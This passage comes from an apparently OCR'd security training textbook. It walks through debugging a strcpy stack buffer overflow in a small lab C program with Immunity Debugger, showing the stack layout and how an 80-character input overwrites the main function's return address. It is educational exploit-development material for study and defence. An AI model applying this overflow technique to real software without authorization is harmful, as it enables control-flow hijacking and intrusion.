



*Figure 190: Searching for strings in Immunity Debugger*

The result window (Figure 191) clearly shows the string we are looking for.





*Figure 191: Our error message is found and we can backtrack the location of the main function*

Double-clicking on that line, we return to the disassembly window, but this time inside the *main* function. In Figure 192, we recognize the instructions that displays the error message string as well as the call to the *strcpy* function.





*Figure 192: The main function has successfully been located*

Our interest lies in the *strcpy* function call itself, so we can place a *breakpoint*[307] on this instruction. A breakpoint is essentially an intentional pause that can be set by the debugger on any program instruction.

[307] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Breakpoint





*Figure 193: Setting a breakpoint on the call to the strcpy function*

To set a breakpoint on the *strcpy* function call, we select the line in the disassembly window at address 0x004015AA and press F2. Once set, the breakpoint will show the instruction line with a light blue highlight as shown in Figure 193.

Next, we can continue the execution flow by selecting *Debug* > *Run* or by pressing F9. Almost immediately, the execution stops again just before the call to the *strcpy* function where we set our breakpoint (address 0x004015AA).





*Figure 194: Executing strcpy*

As shown in Figure 194, execution has paused at the *strcpy* command (address 0x004015AA). EIP is set to this address as well since this points to the next instruction to be executed. In the stack window, we find the twelve "A" characters from our command line input (*src = "AAAAAAAAAAAA"*)

and the address of the 64-byte buffer variable where these characters will be copied (*dest = 0065FE70*).

We can now step into the *strcpy* call (with *Debug* > *Step into* or F7). Notice that the addresses in the upper-left assembly instruction window have changed because we are now inside the *strcpy* function. This is noted by the highlighted address (0x76485E90) shown in Figure 195:





*Figure 195: Stack layout before strcpy execution*

Now, we can double-click on the *strcpy* destination address (0x0065FE70) in the stack pane to better monitor the memory write operations occurring at that address. This address is highlighted in Figure 196 as noted by the red arrow:





*Figure 196: Monitoring the memory write operations*

As shown in Figure 197, this changes the view of the stack pane slightly. Now, we see relative (positive and negative) offsets in the left-hand column instead of real addresses:





*Figure 197: Stack layout with relative offsets before strcpy execution*

Let's take a closer look at this stack window. First, note that offset zero, now highlighted and noted with an arrow indicator (==>), is address 0x0065FE70. This is the beginning of the destination buffer where our input string of A's will ultimately be copied. Since we defined a 64-byte buffer in our program (buffer[64]), our buffer extends from offset 0 to offset +40, including the null terminator for our character array.

Notice that there are what appear to be return addresses in this buffer (offsets +C, +1C, and +2C) as well as various other oddities. Since we did not initialize, or clear, our buffer when we defined it, that space is filled with residual data, which the debugger attempts to interpret. When the time comes to copy our array of A's to the buffer, this residual data will be overwritten.

Next, notice the return address 0x004015AF at the top of the stack. This is the address we will return to when the *strcpy* has completed and correlates to the *MOV EAX,0* instruction shown in Figure 194. This is the instruction immediately following the *CALL <JMP.&msvcrt.strcpy>* instruction that brought us here, and that CALL instruction pushed this address on the stack automatically for us.

At this point, we can let the execution continue to the end of the *strcpy* function with *Debug > Execute till return* or Ctrl+F9. This will allow us to see the result of the *strcpy* function:





*Figure 198: Stack layout with relative offsets after strcpy execution*

In Figure 198, *strcpy* has copied the twelve "A" characters to the stack (into the buffer) and we are clearly within the 64-byte buffer limit imposed by the declared local *buffer* variable size. Before proceeding, make a mental note of the address (004013E3) located at offset 0x4C (Figure 198) from the *buffer* variable. This is the *main* function return address, the address of the instruction we will return to once the *main* function has completed its execution. We will see this in action in a moment.

Now that the *strcpy* function has completed its execution and all data has been copied into the destination buffer, it's time to return the execution to *main* through the RETN assembly instruction shown in Figure 199.





*Figure 199: Returning from strcpy to main*

This RETN instruction "pops" the value at the top of the stack (0x004015AF, relative offset -0x14 in Figure 199) into the EIP register, instructing the CPU to execute the code at that location next.

If we single-step through this RETN instruction (with *Debug* > *Step into* or F7), we arrive back at the *main* function address 0x004015AF, as expected, since this is the next address after the *strcpy* call.





*Figure 200: Returning from strcpy to the main function*

The next instruction, *MOV EAX,0* is the equivalent of the *return 0;* in our original source code and sends the exit status 0 to the operating system.

At this point, we have reached the *main* function epilogue.[308] The *main* function will simply return the execution to the very first piece of code created by the compiler that initially set up and called the *main* function itself.

The next instruction, LEAVE,[309] puts the return address at offset 0x4C (from the beginning of our *buffer* local variable) onto the top of the stack. Then, the RETN assembly instruction (Figure 201) pops the main function return address from the top of the stack and executes the code there.

[308] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Function_prologue#Epilogue

[309] (c9x.me), https://c9x.me/x86/html/file_module_x86_id_154.html





*Figure 201: Returning from main to the parent function*

We must linger at this point a while longer to understand the bigger picture. When *strcpy* copied the input string (12 bytes) from the command line argument to the stack *buffer* variable, it started to write at address 0x0065FE70 and onwards. In this case, there are no boundary checks on the size of the copy in our C code, therefore if we pass a longer string as an input to our program, enough data will be written to the stack and eventually we should be able to overwrite the return address of the *main* parent function located at offset 0x4C from the *buffer* variable. This means that if the return address overwrite is performed correctly, the instruction pointer will end up under our control as it will contain some of our argument data when the *main* function returns to the parent.

## 10.2.4 Overflowing the Buffer

In the previous example, we only wrote 12 bytes out of the available 64 bytes so the program ran and exited cleanly as expected. However, the offset between the *buffer* address (0x0065FE70) and the *main* function return address is 76 (0x4c in hex) bytes, so if we supply 80 "A"'s as an argument, they should all be copied onto the stack and write past the bounds of the assigned *buffer* into the target return address as illustrated in Figure 202.

| Before StrCpy | Copy with 12 A's | Copy with 80 A's |
|---|---|---|
| StrCpy destination address | StrCpy destination address | StrCpy destination address |
| StrCpy source address | StrCpy source address | StrCpy source address |
| Reserved char buffer memory | AAAAAAAAAAAA | AAAAAAAAAAAAAAAA |
| Reserved char buffer memory | Reserved char buffer memory | AAAAAAAAAAAAAAAA |
| Reserved char buffer memory | Reserved char buffer memory | AAAAAAAAAAAAAAAA |
| Reserved char buffer memory | Reserved char buffer memory | AAAAAAAAAAAAAAAA |
| Return address of parent function | Return address of parent function | AAAA |

*Figure 202: Illustration of buffer overflow*

To do this, we can reopen the application with *File* > *Open* and enter 80 A's for the *Argument*. After placing a breakpoint on the *strcpy* function and continuing the execution till return, we end up with a stack layout like the one shown in Figure 203.

